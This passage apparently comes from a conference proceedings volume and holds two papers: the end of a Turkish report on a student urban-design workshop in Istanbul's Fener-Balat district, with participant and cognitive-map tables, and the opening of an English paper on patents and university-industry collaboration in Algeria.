Atölye katılımcılarının profili incelendiğinde şu verilere ulaşılmıştır; ● Yaşları 18 ile 27 aralığındadır. ● %70 i Mimarlık, % 30’ u Planlama bölümü öğrencileridir. ● %70 i 3. ve 4. sınıf, % 30’ u 1. ve 2. sınıftır. ● %15 i erkek, %85’i kızdır. ● Daha önce %52’si Balat’ta bulunmuş, %48’i daha önce Balat’a hiç gelmemiştir. ● %36 sı yurtdışında bulunmuş, %64’ü hiç yurt dışına çıkmamıştır. ● %42 si daha önce bir atölye çalışmasına katılmış, % 58’i hiçbir atölye çalışmasına katılmamıştır. ● %42 si 15+ yıldır İstanbul’da yaşamakta, % 58’i 15- yıldır İstanbul’da yaşamaktadır.

2. Tablo 47. Katılımcı sayısı ve profili

GRUP	BÖLÜM		SINIF				YAŞ											CİNSİYET		Daha önce Fener-Balat'ta bulundunuz mu?		Daha önce Fener-Balat'ta çalışma yaptınız mı?		Yurtdışında bulundunuz mu?		Daha önce bir atölye çalışmasında bulundunuz mu?		Kaç yıldır İstanbul'da yaşıyorsunuz?									
							1	2	3	4	18	19	20	21	22	23	24	25	26	27	BAYAN	ERKEK	EVET	HAYIR	EVET	HAYIR	EVET		HAYIR	EVET	HAYIR						
2	ŞBP	MİMARLIK																	X					X											4		
		X	X	X						X									X						X										18		
					X									X						X				X		X									6		
2		X			X										X				X					X		X									27		
1		X			X										X				X					X		X									4		
3	X								X										X				X		X										26		
3		X			X									X					X				X		X										3		
		X			X							X							X				X		X		X								4		
1	X				X									X					X				X		X		X								20		
2	X					X									X				X				X		X		X								22		
		X				X									X				X				X		X		X									3 buçuk	
1		X		X							X								X				X		X		X								16		
2		X			X							X							X				X		X		X									21	
		X			X										X				X				X		X		X									1 buçuk	
3		RESTORAS.				X									X				X				X		X		X									7	
3	X				X										X				X				X		X		X									23	
1		X			X										X				X				X		X		X									4	
		X			X										X				X				X		X		X										4
		X			X										X				X				X		X		X										7
		X			X										X				X				X		X		X										
		X			X										X				X				X		X		X										
		X			X										X				X				X		X		X										

3.3. Bilişsel Harita Çalışmaları

Katılımcıların çizdikleri bilişsel haritalarda yer verdikleri kentsel mekan bileşenleri Tablo 2'de verilmiştir. Buna göre katılımcıların çizdikleri bilişsel haritalarda işledikleri mekansal öğeler şöyle sıralanmaktadır: Haliç, patrikhane, kilise, cami, kütüphane, otopark, hastane, surlar, yeşil alan, restoran, karakol, iskele, köprü, halı saha, Galata Kulesi, durak ve tersane. Bunun dışında katılımcılar, çizimlerinde, kentsel alanı betimlemek üzere, mekansal öğe sayılamayacak gemi, ağaç, trafik ışığı gibi nesnelere ve temsil aracı olarak da plan krokisine ilave olarak perspektif ve silüetlere yer vermişlerdir.


3. Tablo 2. Bilişsel harita öğeleri- öznel ve nesnel veriler

GRUP	MALİÇ	PATRIKHANE	KİLİSE	CAMİ	KÜTÜPHANE	TRAFİK İŞİĞİ	OTOPARK	HASTANE	SURLAR	YEŞİL ALAN	AĞAÇ	RESTORAN	KARAKOL	İSKELE	GEMİLER	KÖPRÜ	MALI SAHA	PERSPEKTİF	SİLÜET	YAŞANTI	GALATA KULESİ	DURAK	TERSENE
2	E	H	E	E	M	H	M	E	E	E	H	E	H	E	H	E	H	E	M	H	H	H	E
E	H	H	E	E	H	H	M	H	H	E	H	H	H	E	H	H	H	H	E	H	H	H	H
E	E	E	E	E	H	H	M	M	E	E	H	H	E	E	M	E	E	H	E	H	H	H	E
2	E	H	E	E	H	H	H	H	E	E	H	E	E	E	M	E	E	H	H	H	H	H	H
1	E	H	E	H	H	H	E	M	E	M	E	M	E	M	E	M	E	M	H	H	H	H	H
3	E	E	E	E	M	H	M	E	E	E	H	E	H	E	E	E	H	H	E	M	E	H	E
3	E	E	E	E	E	H	H	E	E	E	M	E	H	E	M	M	E	H	E	H	E	H	E
1	E	E	E	E	M	H	H	H	H	E	E	E	H	H	M	H	H	H	E	E	H	H	H
2	E	E	E	E	M	H	M	H	M	E	E	E	H	H	M	H	H	H	E	H	H	H	H
3	E	M	E	E	H	H	H	H	H	E	E	H	H	H	E	M	H	E	M	H	H	H	H
3	E	E	E	E	H	H	E	E	E	H	E	H	H	H	H	H	H	H	E	H	H	H	H
1	E	H	H	E	M	H	H	E	H	E	E	E	E	M	E	E	H	H	E	H	H	H	H
E	E	E	E	E	H	H	H	H	H	H	H	H	H	H	H	H	H	H	H	H	H	H	H
E	M	E	H	M	M	M	H	E	E	E	M	E	M	E	M	H	E	M	H	H	H	H	E
E	E	E	E	M	H	H	H	H	E	E	E	M	E	E	M	E	E	H	E	H	H	H	H
E	H	H	M	M	H	H	H	E	H	H	H	M	H	M	M	M	H	H	H	H	H	H	H
E	H	H	H	M	H	M	H	E	H	H	H	H	H	H	H	H	H	H	H	H	H	H	H
E	H	H	H	M	M	H	H	E	H	H	H	H	H	H	H	H	H	H	H	H	H	H	H
E	H	H	M	M	M	H	H	H	H	H	H	H	H	H	H	H	H	H	H	H	H	H	H
E	E	E	E	E	H	H	H	E	E	E	M	E	E	E	E	E	E	M	H	H	H	H	H
E	M	E	E	M	H	H	H	H	E	E	M	E	M	E	M	H	E	M	H	H	H	H	H
H	M	H	H	H	H	H	H	M	H	H	M	H	H	M	M	M	M	M	M	M	M	M	M
E	E	E	E	H	H	H	H	E	H	H	H	H	H	H	H	H	H	H	H	H	H	H	H


İlave olarak katılımcıların çizimlerinde eleştirel yorumlara ve gündelik yaşama dair gözlemlere dikkat çektikleri görülmüştür (Şekil, Şekil 2, Şekil 3).




Şekil 69. Bilişsel haritalama çalışmalarından bir örnek



Şekil 2. Bilişsel haritalama çalışmalarından bir örnek



Şekil 4. Kentsel imaj öğeleri çalışmalarından örnek



Şekil 5. Kentsel imaj öğeleri çalışmalarından örnek


3.5. Kentsel Tasarım Çalışmaları

Bilişsel haritalama ve kentsel imaj haritası oluşturma çalışmalarını derinleşen alana dair bilgi, stüdyoda gerçekleştirilen bir beyin fırtınası ile alandan çıkarılan kavram ve olgu havuzu için bir arka plan oluşturmuştur. Alana ait kavram ve olguların sıralandığı beyin fırtınası çalışması ile elde edilen tasarıma başlangıç kelimeleri, alana bütüncül, ama yaşamın dinamikleri göz ardı etmeyecek anahtar kelimeleri yansıtmaktadır.

KAVRAMLAR / OLGULAR

İşlevsel bölgeleme		
Zıtlık (terk edilmişlik X yeniden doğuş)	Kültürsüzlük	Katılım
Sosyal kabul içine hapsolme	Eskiye özlem	Kaos
Bakımsızlık	İfade gereksinimi	Sakinlik
Kullanıcı değişikliği	Sınırlı boşluklar	Kimlik
Kopukluk X bütünlük	Duyulara dayalı eşikler	Islaklık
Aidiyet (-) (+)	Akışkanlık	Eşikler
Sıkışmışlık	Rastlantı / tesadüf	Tekrar
Sosyal, fiziksel kopukluk	Doğaçlama	Çeşitlilik
Rutubet kokusu	Egemenlik	Ritim
Cansızlık-durgunluk	Dik yokuşlar	Uyum
Düzensizlik	Taşan Haliç	Sınır
Eskime-köhneme	İçe dönüklük	Siluet
Tarihi referanslar	Kültürel süreklilik	Eğreti
Ulaşılabilirlik	Farkındalık	Yoğunluk
Erişilebilirlik	Değişkenlik	Süreklilik
Güvenlik-güvensizlik	Odak noktası	Özgünlük
Asılan çamaşırlar	Homojen – heterojen	
Çocuklar ve kadınlar	Yön bulma güçlüğü	
Karşı kıyı ile sınır – Haliç	Kültürel çatışma	


Şekil 6. Kavram ve olgu havuzu



Şekil 7. Tasarım çalışmalarından örnekler -bir grubun çalışması

Şekil 7’de sunulan çalışma için çalışma grup üyeleri tarafından şöyle anlatılmıştır: “Öncelikle, tasarım aşamasına etki edecek kavramlar düşünüldü ve bunlar bileşenlerine ayrıldı. Kavram paftasında mekanla ilişkileri çizim ve fotoğraflar yardımıyla gösterildi. Tasarım aşamasında, belirlenen kavramlar, kentsel imaj öğeleri, sorunlar ve potansiyeller değerlendirildi ve genel bir mekan kurgusu oluşturuldu. Buna göre alınan genel kararlar: *Fener-Balat kıyısı, Haliç’in karşı kıyısıyla birlikte ele alındı. Fener-Balat sahili kamusal açık rekreasyon alanı olarak düzenlenirken, karşı kıyıdaki atıl endüstri yapıları da



kullanılarak yine kamusal ancak yapıların yoğunlaştığı bir sosyal/kültürel alan olarak düzenlendi. *Odak noktaları ve işaret öğeleri de dikkate alınarak kıydan kent içine ulaşan bir ana yaya omurgası oluşturuldu. *Yerleşim alanı içinde, belirlenen yaya aksı boyunca sosyaş, kültürel ve ekonomik hayatı canlandırmaya yönelik işlevler verildi.”



Şekil 8. Tasarım çalışmalarından örnekler -bir grubun çalışması

Şekil 8’de sunulan çalışma çalışmayı yapan grup üyeleri tarafından şöyle betimlenmiştir: “Yeşil dokunun konut bölgesi içerisinde devam etmesi sağlandı. Konut grupları arasında yırtıklar açılarak (köhnemiş ve yıkılmak üzere olan binalar kaldırılarak) yeşil dokunun yapı stoğuna girmesi sağlandı. Araç yolu yer altına alındı. Yer altı otoparkı oluşturuldu. Yapı stoğunun sahil sınırındaki binalarına yeni işlevler verildi. Kafeterya, sanat atölyesi gibi işlevlerle renklendirilen binaların girişleri sahile bakan kesimden verildi. Mevcutta geniş refüj üzerinde bulunan tarihi yapılar korundu. Bu yapılar arasında

yaya yönlennesinin de sağlanacağı açık alanda sergi aksı oluşturuldu. Spor alanı su sporları ile birleştirildi. Sahilin bir bölümü bu işleve ayrıldı. Atıl durumda bulunan yarım köprü'nün üzerinde seyir terası işlevine de sahip kafeler, köprü'nün altında ise su sporları merkezi için liman tasarlandı. Sahilin belirtilen kısmı piknik alanına ayrıldı. Piknik alanı ile bütünleşen çocuklar için dört tarafı su ile çevrili bir oyun adası oluşturuldu. Bu ada içerisinde oyun parkı tasarlandı. Ada etrafı için güvenlik engelleri düşünüldü. Fener iskelesinin bulunduğu bölgeye, tasarlanan alana girişi vurgulayan ve yayayı yönlendirecek nitelikte bir meydan tasarlandı. Meydanın sergi alanı olarak da kullanılabilceği planlandı. Bu alanda bulunan karakol binasının işlevi değiştirilerek sergi yönetim binası haline getirildi. Alan içerisinde bulunan surlar uygun ışıklandırma ve restorasyon çalışmalarıyla belirgin hale getirildi.”



Şekil 9. Tasarım çalışmalarından örnekler -bir grubun çalışması

Şekil 9’de sunulan çalışma için çalışmayı yapan grup üyeleri şöyle anlatmışlardır: “Fener kıyı şeridi boyunca uzanan araç yolu Fener İskelesi ve Patrikhane arasında kalan bölgede yer altından geçirilerek bu alanda yayaların rahat bir şekilde hareket edebilmesi ve kıyı şeridinin efektif kullanımına yönelik tasarlanması hedeflenmiştir. Araç yolunu yerin altına alarak bölgeyi araç trafiğine kapatıp

yayalaştırmayı ve insanların kıyı ile ilişkisini arttırmayı hedeflenmektedir. Kıyıda settlement yaparaksuyla olan ilişkiyi kuvvetlendirmek, insanların kıyı şeridini ve yeşili kullanabilmesini amaçlar.”



Şekil 10. Tasarım çalışmalarından örnekler -bir grubun çalışması

Şekil 10’da sunulan çalışma için çalışmayı yapan grup üyeleri tarafından şöyle aktarılmıştır: “Mekanoku Atölyesi kapsamında yapılan çalışmada birinci etapta mekansal okuma ve algısal çalışmalar yapıldı ve bu doğrultuda birtakım kavramlar üzerinde duruldu. Göze çarpan kavramlar üzerinden; sınırlar (dışla iç arasındaki keskin ayrımlar), çeşitlilik-heterojenlik, içe kapalılık, terk edilmişlik, aidiyet, değişim-dönüşüm, yeşil alan işlevsizliği, rastlantısallık, eşikler ve kimlik üzerine tartışıldı. Grup tarafından bölge için önerilen tasarımda bu kavramların paralelinde öneriler sunuldu. Sahil şeridindeki işlevsiz yeşil doku, Haliç ile bölge arasındaki ayırıcı sınırı işaret etmekte; görsel ve dokunarak elde edilebilecek fiziksel temasa izin vermemektedir. Geniş bir alanı kaplamasına rağmen işlevsizliği yüzünden önemini gösteremeyen yeşil alan, başka birçok bölgede de aynı durumdan muzdarip olmasından ötürü “belediye yeşili” olarak da nitelenebilir. Sahil şeridi ile bölgenin iç kısımları

arasındaki net sınır, bir duvar sürekliliğini söz konusu etmektedir. Bu duvar bazen tarihi nitelikli taş duvar olurken bazense betonarme yapıya dönüşmektedir. Her haliyle geçiş vermemekte ve yırtıklara müsaade etmemektedir. Sınır kavramında iki ana başlık göze çarpmaktadır: 1-işlevsel sınır(tüm sahil şeridi boyunca tamirhane, imalathane ve depo benzeri bir işlev yoğunluğu vardır.) 2-yapısal sınır(açıklıkların olmayışı).

Sınırları delmek ve yeşili yaşanır hale getirmek için tasarım önerilerinde bulunuldu. Müdahale alanı olarak sahil ve sahille iç kısım arasındaki ayırıcı bölge seçildi. Bölgenin iç kısmındaki gridal dokunun iki ana aksını oluşturan yol yayalaştırıldı ve bu akslardan sahile dik olanı, önünde bulunan yapı adasında yırtık oluşturularak sahille bağlantısı kuruldu. Haliç kıyısına kadar devam ettirilerek bir iskele ile sonlandırıldı. Oluşturulan ana aksın gridal dokunun merkezine referans yapması ve semt için mahalli ölçekte sosyal bir merkez oluşu tasarımı yönlendirdi. Oluşturulan ana yaya aksı üzerinde yeşil alanlar ve kamusal boşluklar oluşturuldu; iç kısımdaki gridal yapı adaları arasına serpiştirildi ve ana aksa yönlendirme yapması öngörüldü. Mevcut iskele ile oluşturulan yaya aksı arasında karma fonksiyonlu açık-yarı açık mekanlar önerildi. Bu mekanların satış birimi, sergi alanı, balıkçı, doğaçlama performansların sergilenebileceği açık platformlar olması düşünüldü.”

4. SONUÇ

Atölye sonucunda tüm grupların ortak olarak üzerinde durdukları kavramlar şunlardır: • sınırlar • işlevsizlik • kopukluk. Bu kavramlara bağlı olarak oluşan sorunlar ise: • yerin sosyal ve yaşanabilir olmaktan çıkıp canlılığını yitirmesi, • sınırların kent parçaları üzerindeki iletişime yönelik olumsuz etkisi, olarak özetlenebilir.

Mevcut sorunları yaşayarak, kenti fiziksel olarak deneyimleyerek, diğer yandan kavramsal analizler ile soyut düşünceyi somut kent parçası ile karşılaştırarak algılamaya çalışmak mimarlıkta çok boyutlu düşünmenin kapısını aralamak içindir. Sorunlara yönelik araştırılan çözüm yolları noktasal veya bölgesel ölçekte değişkenlik gösterse de bölgenin ortak sorunu olarak su ve tarih potansiyelinin yeterince iyi değerlendirilmediği öne çıkmaktadır. Fener- Balat'ın 10 yıl öncesi ile bugünü karşılaştırıldığında bu potansiyeli canlandırmaya yönelik üretilen formüllerin bölgenin potansiyelini değerlendirmekten uzakta kaldığı ve güncel kent problemlerini kapsayamadığı görülmektedir.

Kente bakış için bir denem olarak ele alınan bu atölye, öğrencilere, mekâna bakma ve okuma yolunda olası yöntemlerden birini sunarken, planlama ve mimarlık öğrencilerine, mekânı oluşturan olgu ve kavramları beraber yorumlama ve birlikte tasarım yapma olanağı sağlaması, kenti ele alış ölçeklerindeki farkı yaşayarak görmeleri açısından verimli, motive edici ve farkındalık yaratan bir ortam oluşturmuştur.

Not: Anket girişlerini ve sayısal veri dökümlerini yapan Ecem Balcı'ya teşekkürlerimizi sunarız.

5. KAYNAKÇA

- [1] K. Lynch, “The image of the city”, MIT Press, 1960.
- [2] R. Conroy-Dalton ve S. Bafna, “The syntactical image of the city: a reciprocal definition of spatial elements and spatial syntaxes”. İçinde 4th International Space Syntax Symposium, London, UK, 2003.
- [3] E. Köseoğlu ve D. E. Önder, “Subjective and objective dimensions of spatial legibility”, *Procedia - Social and Behavioral Sciences Journal*, Sayı 30, s.1191-1195, 2011.
- [4] R. Damayanti ve F. Kossak, “Extending Kevin Lynch’s concept of imageability in third space reading; case study of Kampung, Surabaya–Indonesia”, *A| Z ITU Journal of the Faculty of Architecture*, 13(1), 57-67, 2016.
- [5] H. Karssenbergh, J. Laven, M. Glaser ve M. van ‘t Hoff, “The city at eye level: lessons for street plinths”, Second Edition, Eburon Academic Publishers. Delf, 2016.
- [6] E. C. Tolman, “Cognitive maps in rats and men”, *Psychological Review*, 55(4), 189–208, 1948.
- [7] N. R. Carlson, “Psychology: the science of behavior”. Fourth edition. Boston: Allyn and Bacon, 1993.
- [8] C. Ellard, “Places of the Heart: The Psychogeography of Everyday Life”, Bellevue Literary Press, 2015.

MORE VISIBILITY FOR PATENTS WITHIN UNIVERSITIES: THE CASE OF ALGERIA AS A MODEL

Badi Boukemedja Nadjiba¹

¹*University of Algiers -1- Benyoucef BENKHEDDA, Faculty of law, Algiers, ALGERIA*

n.boukemedja@univ-alger.dz

ABSTRACT

Universities have always been regarded as institutions whose goals are teaching. But today its role is to intervene in different sectors, such as the social, economic, and technological sectors.

For the evolution of the latter, intellectual property rights, and especially patents play a very important role, not only in the integration, but also in the visibility and ranking of the university. Faced with this reality, universities have become aware and have moved towards a better policy and management of research and development.

In our study, we base on the example of Algeria, which has devoted infrastructures and texts to bring scientific research closer to the economic environment.

The importance behind the study of patents within universities is to rule out the drawbacks that pull the ranking of universities down, and to conclude the good practices in exploitation, especially in the case of Algerian universities.

Following this, to draw the best contours that favor the national economy, through research and development related to patents in universities. The exploitation of patents within universities goes through a series of procedures, starting with the law, which draws the limits to be respected. Moreover, this requires starting the study with the position of patents within Algerian universities, then the realization through collaboration between universities and companies, on the one hand, and the creation of start-ups, on the other hand. Which imposes the descriptive method. Similarly, the analytical method is also required for the principles already existing, but their result is not yet clear for Algerian universities.

Keywords: *University, Patent, Research-Development, Texts, Collaboration.*

1. INTRODUCTION

The first academic revolution occurred in the 19th century, and universities began to engage in research. One of the goals of the university should be that the economic and social development of the region began in the second half of the 20th century. In other words, the university must have the concept of "third mission" and "entrepreneurship" ⁱ.

The university is an organization bound by its charter and funding guidelines, requiring it to use all available funds for basic research. In addition, universities are required to publicly release their (successful) research results. This means that new knowledge generated through basic research conducted by the university can be freely diffused into the business fieldⁱⁱ.

Moreover, universities play a key role in promoting and developing knowledge in society. In addition, in the new paradigm of the knowledge economy, in addition to the formation of human resources and research and development itself, its role also includes the provision of technology to the production sector (innovation). Therefore, the existence and activities of the university are linked to development through innovations provided to local industriesⁱⁱⁱ.

Statement of the Problem:

In order to account for the relationship between Algerian universities and exploitation of patents, we seek to address the following research question: Do the texts devoted to patentability in research and development guarantee the visibility and the evolution of the Algerian university?

To answer this question, it is important to account for the collaboration between the university and the economic sector, mainly through the registration of patents, followed by better exploitation of the market.

Subdivision :

As long as the subject is concerned with the research-development within universities, we have divided the plan according to the patenting and collaboration as follows:

- 1- Extension of university patents
- 2- The promotion of research-development
- 3- The collaboration: universities-firms
- 4- Creation of start-ups

2. EXTENSION OF UNIVERSITY PATENTS

In order to benefit from a patent, inventions must be new, result from an inventive step, and are susceptible to industrial application^{iv}.

Indeed, the value of the patent can be associated with a competitive advantage for patent owners, which translates into a greater likelihood of operating effectively in the financial market. For this reason, the interplay between intellectual property rights and financial structures would be favorable to the survival of companies, which is a necessary condition for their growth.

The interplay between intellectual property rights and financial structures would also allow certain players to maintain leadership and dominance in the sector.

Firms interested in building a patent portfolio see their ability to acquire technology increased with the listing of growth companies with new technologies protected by patents.

For collaborations to succeed, firms have to signal their IP's relevance, their background IP, and their contributory power, which is associated with the need to reveal certain IP to partners.

Consequently, a common collaboration challenge arises from the paradox of openness, which describes the trade-off decisions to reveal certain IP and the need to protect the firm's knowledge base against imitation^v.

On the technical level, we may find ourselves faced with interference between patent and secrecy. However, the industrial and commercial secret can fulfill the conditions of patents, so two cases result:

1st case: register the secret as a patent. The latter falls into the public domain after 20 years from the filing date.

2nd case: keep the secret as such; once disclosed, it falls into the public domain.

But when the industrial and commercial secret does not meet the conditions of the patent, in this case, it must be kept as a secret^{vi}.

The following table shows the rankings of Algeria over the past three years, noting that data availability and changes to the GII model framework influence year-on-year comparisons of the GII rankings. The statistical confidence interval for the ranking of Algeria in the GII 2020 is between ranks 115 and 123.

Table1. Algeria's Rankings, 2018 – 2020

	GII	Innovation Inputs	Innovation Outputs
2020	121	111	126
2019	113	100	118
2018	110	100	116

https://www.wipo.int/edocs/pubdocs/en/wipo_pub_gii_2020/dz.pdf

The Directorate General for Scientific Research and Technological Development in Algeria (D.G.R.S.D.T) launch a television program: "a project, a patent" as part of the promotion of technological development and innovation within the university community. This program concerns students who have completed an innovative project as part of their graduation briefs. As a first step, students must send a content of their project as well as a video highlighting the product developed. The project leader selected by the D.G.R.S.D.T will be invited to present his or her project afrent a jury.

The 50 best project leaders will be accompanied for a period of 06 months by experts in technological platforms with full support, from the D.G.R.S.D.T, in order to improve their product, and be able to file a patent. At the same time, every 15 days the selected will participate in a TV program to promote their projects to a jury and the public^{vii}.

In the same context, we proceed to the second table, wich links between national researchers and their patent registrations :

Table 2. Patent registrations by national researchers

No	Institutions of Higher Education and Research & Research Centers and Entities	Number of requests for patents 2020
01	Higher Education & Research Establishments	158
02	Research centers MESRS	135
03	Research Centers & Institutes outside the MESRS	31
04	Research Agencies MESRS	07
Total patents		331

* Data established on the basis of the survey DGRSDT-2020- : www.dgrsdt.dz

The reality has given rise to the problem of the detention of business secrets or economic intelligence which is the responsibility of the foreign party; in the end, the Algerian party has a right without power.

This analysis is confirmed, since the majority of Algerian inventors are non-residents (68%). Algerian researchers are more likely to invent in foreign countries than in their own country. This trend has intensified since the early 2000s with the increase in the number of Algerian inventors in general.

This leads us to suppose that the Algerian environment does not meet the conditions always favorable to innovation. This supposition is notably supported by the fact that Algerian inventors working in the country file their invention as independent researchers, by not declaring in their patent application any connection to a scientific or economic establishment^{viii}.

In terms of effect, this kind of situation hinders the development of Algeria internationally, because in case of international classification based on the number of patents of inventions or the number

of titles registered per country, as for research and development, it is not Algeria that will be classified, because we only exploit foreign titles on Algerian territory, but rather the foreign country holding the patent or title will benefit from the classification.

For more visibility, some note that without a universalization of intellectual property, it would have been easy for a good number of developing countries to compete seriously with the West and to take the economic advantage over the latter in some areas.

Ultimately, this is why many academics note that IP-dependent companies, not wanting to lose their initial advantage in certain sectors, were very negatively affected by this new form of competition^{ix}.

3. THE PROMOTION OF RESEARCH - DEVELOPMENT

A key question in determining whether market forces deliver too little (or too much) R&D from a social perspective is the magnitude and direction of spillovers. Many theoretical studies have explored the impact of R&D on the interaction among firms and long-run growth. The standard view is that R&D creates knowledge that cannot be fully appropriated by the firm that paid for the investment, and so other firms also benefit without paying the full cost. This partial public good aspect of R&D means that the positive technology spillovers across firms cause the private return to R&D to lie below the social return. The system of IP such as patents is designed to address this, but is highly imperfect in achieving this aim; hence the search for other policy tools such as direct R&D grants^x.

Concerning algerian law^{xi}, it is a question of innovation related to research and development, which is the implementation of a new or significantly improved product (good or service) or process, a new marketing method or a new organizational method in company practices, workplace organization, or external relations. Innovation is therefore distinct from invention because it is part of an application perspective^{xii}.

Within this framework, we find in Algeria the Center for Innovation and Technology Transfer (CITT): a scientific establishment bringing together actors from the professional and research world in a given field. It provides scientific and technological expertise to companies that do not have the means to create a research and development center, and also allows the transfer of technology between research structures and the professional world (creation of innovative companies, exploitation of patents ...) ^{xiii}.

Scientific research and technological development are aimed at the economic, social, cultural, scientific, and technological development of the country. The main objectives of scientific research and technological development are, in particular, to:

- The development of the education, teaching, and training system, especially by improving the quality of training;
- The promotion of good governance;

- The general promotion of knowledge;
- The development and promotion of health and the pharmaceutical industry in all their dimensions;
- The development of the information society;
- Food security and self-sufficiency;
- Protection of the environment, promotion of the green economy, and adaptation to climate change^{xiv} ;

Internationally, the access to Research for Development and Innovation (A.R.D.I) program is coordinated by the World Intellectual Property Organization (W.I.P.O) together with its partners in the publishing industry with the aim to increase the availability of scientific and technical information in developing countries.

By improving access to scholarly literature from diverse fields of science and technology, the ARDI program seeks to:

- Reinforce the capacity of developing countries to participate in the global knowledge economy; and
- Support researchers in developing countries in creating and developing new solutions to technical challenges faced on a local and global level.

Access to scholarly literature is critical to the innovation process, as it represents an important source of scientific and technical knowledge and thus complements the information contained in patent documents. Particularly in fields such as biotechnology and organic chemistry, much of the most recent and relevant information is contained in science journals and similar publications, which are therefore indispensable for understanding the current state of the art^{xv}.

According to the information related to the Global innovation index 2020, W.I.P.O has concluded the Strengths and Weaknesses results in the case of Algeria, which is the following:

Strengths :

GII strengths for Algeria are found in five of the seven GII pillars.

- Human capital & research (74): shows strengths in the sub-pillar Tertiary education (36) and in the indicators Tertiary enrolment (56), Graduates in science & engineering (9), Researchers (55), and Gross expenditure on R&D (61).
- Infrastructure (100): demonstrates strengths in the sub-pillar(s) General infrastructure (42) and in the indicators Gross capital formation (5) and GDP/unit of energy use (53).

- Market sophistication (130): the indicator Domestic market scale (34) reveals a strength.
- Business sophistication (126): displays strengths in the indicators State of cluster development (58) and High-tech imports (49).
- Creative outputs (118): exhibits strength in the indicator Industrial designs by origin (56).

Weaknesses :

GII weaknesses for Algeria are found in five of the seven GII pillars.

- Institutions (104): the indicator Regulatory quality (128) reveals a weakness.
- Human capital & research (74): shows weaknesses in the indicators PISA scales in reading, maths & science (77), Global R&D companies (42), and QS university ranking (77).
- Market sophistication (130): exhibits weaknesses in the sub-pillars Credit (129), and Investment (130) and in the indicators Ease of getting credit (129), Ease of protecting minority investors (129) and Market capitalization (73).
- Knowledge & technology outputs (125): displays weaknesses in the sub-pillar Knowledge diffusion (128) and in the indicator Computer software spending (122).
- Creative outputs (118): shows weaknesses in the indicators Global brand value (80) and Mobile app creation (100)^{xvi}.

4. THE COLLABORATION : UNIVERSITIES-FIRMS

Not all universities or research centers have the same infrastructure and budget to execute research projects proposed by their researchers, so lines of research are carefully selected. Nevertheless, belonging to one of the selected lines of research does not ensure the financial support of a researcher's project. In some domains of science, competition for funding can be so frustrating that researchers feel their peers systematically shun them out. Even if funded, the amount assigned to a research project delimits a hard boundary to its scope.

Furthermore, competition is also increased by research teams that belong to the industrial sector, more focused on "products" that could be profitable and, therefore, more attractive to investment^{xvii}.

However, university-industry interactions can be hard to realize. Universities and firms have been described as occupying different worlds, with differences in worldviews, organizational structures, values and cultures, goals, and motivations acting as barriers to interaction. These distances are not the same across all university-firm relationships. Not all firms or all universities share the same values; have

the same cognitive capacities, or operate under the same organizational principles. They also do not matter equally for all types of collaboration but their importance will vary depending on the content and purpose of collaboration. Hence, university-industry interactions can play out differently in different cases, suggesting that different university–industry collaboration (U.I.C) types need to be tackled separately^{xviii}.

According to Algerian law, scientific research and technological development have two segments of the same knowledge production process, covering all fields of knowledge, their use, and exploitation for new applications, in response to social and cultural expectations, economic needs, and the imperatives of sustainable development.

Also, programming of research activities is the process of identifying and defining research axes made up of generic research themes, that perfectly illustrate the scientific and technological objectives to be achieved.

For the definition of evaluation of research activities, it is an activity that ensures the relevance and efficiency of the national research system. It intervenes at all stages of the process of elaboration, implementation, and achievement of research objectives. The strategic evaluation focuses on research policies, while scientific evaluation focuses on research activities.

While, the development plan is an instrument by which national research programs are defined, with their scientific and socio-economic objectives, as well as the means to be implemented to achieve them for a given multi-year period^{xix}.

Economic operators may invest in the national effort to promote scientific research and technological development. In return, they benefit from incentives and encouragement measures defined by the finance laws^{xx}.

Also, economic operators carrying out an activity of research and development may benefit from credits emanating from the national budget of scientific research and technological development^{xxi}.

The main collaboration between Algerian universities and companies is the collaboration with Sonatrach^{xxii}.

Sonatrach's Research and Development approach is based on the accessibility of scientific and technical databases on the one hand and the accessibility of patent databases and experimental development on the other hand.

The I.N.A.P.I^{xxiii}, accompanies this approach in particular by raising users' awareness of their industrial property rights and identifying the possibilities of technology transfer. In addition, and in view of the size and diversity of Sonatrach's activities, several C.A.T.I centers have been created with the

I.N.A.P.I and are located within Sonatrach structures: Center (Boumerdes), East (Skikda), West (Oran), and South (HMD) with a representative of each structure^{xxiv}.

In its current policy, Sonatrach emphasizes the Algerian economic partnership and also the partnership with the Algerian university. We are working to implement research works of the university, with the aim of inserting them in startups in order to promote small industrialists in the Oil & Gas sector. For this reason, we are present today alongside our colleagues from A.N.V.R.E.D.E.T, in order to concretize the ideas of the university, for the benefit of the economic sector, Sonatrach and the Energy sector.

The relationship between Sonatrach and A.N.V.R.E.D.E.T, aims to create a link between our Company and the university sector, connecting the industrial and university worlds. The objective is to convert academic projects into real projects that respond to the problems we encounter in the accomplishment of our missions and that would allow both to increase Sonatrach's production and to reduce operating costs and expenses, in order to increase its revenues and consequently, its added value^{xxv}.

5. CREATION OF START-UPS

The fundamental difference between a classic company and a start-up is that a company is organized to execute and optimize a business model (B.M) that works, whereas a start-up is organized to find one. This is linked to the mastery of New Information and Communication Technologies (N.I.C.T).

Thus, the business model has become a socialization tool imposed by the game of the competition. Its wide diffusion in the business world has changed certain relationships between professional communities. It refers to a language that is now shared by many entrepreneurs, designers, illustrators, teacher-researchers, and students.

These spaces contribute to the emergence of a common culture. For example, it is becoming necessary to develop playful ways of sharing, exchanging, and learning, encouraging discussion and erasing hierarchical relationships.

The innovation linked to the start-up may provoke defensive reactions consisting in criticizing or discrediting the project with the intention of preventing or slowing down its deployment. The situation can backfire on innovators insofar as the acceptability of the innovative business model can be questioned by stakeholders.

This type of reaction can thus slow down or even hinder the innovation process. Attacks from competitors may prove all the more intense as the characteristics of the innovative GBO challenge the role of the traditional players in the sector.

For example, the introduction of the Uber WB in the private passenger transportation sector for a fee has generated very strong reactions from French cab drivers who fear losing their market. The ability of entrepreneurs to cope with the competitive pressures generated by their projects is an important success factor.

In the same context, it should be noted that there are two typologies of values. One is the so-called shareholder value, which is defined as an economic value. The other called partnership, which is defined as what any stakeholder in the company can gain by being in contact with the company.

In addition, the value can be created in the long term in the case of a competitive advantage that is difficult to imitate, such as innovation and particularly patents. Finally, characterizing value creation starts from the principle that one must be aware that value is created by monetary transactions, by the exchange of knowledge, or by the related effect of intangible benefits between stakeholders.

For the field of interest of the start-up, it is true that it is preferable to focus on non-strategic areas, such as the service that is facing very timid exploitation in Algeria. But the 2020 finance law^{xxvi}, for its part, plans to remove rule 51/49 which prohibited foreign investors from holding majority shares in a company in Algeria.

This abolition will be applied only to certain strategic sectors. It should be noted that the terms "strategic sectors" remain without legal qualification; the same applies to the scope of activity of start-ups; and thus, the limits within a competitive market.

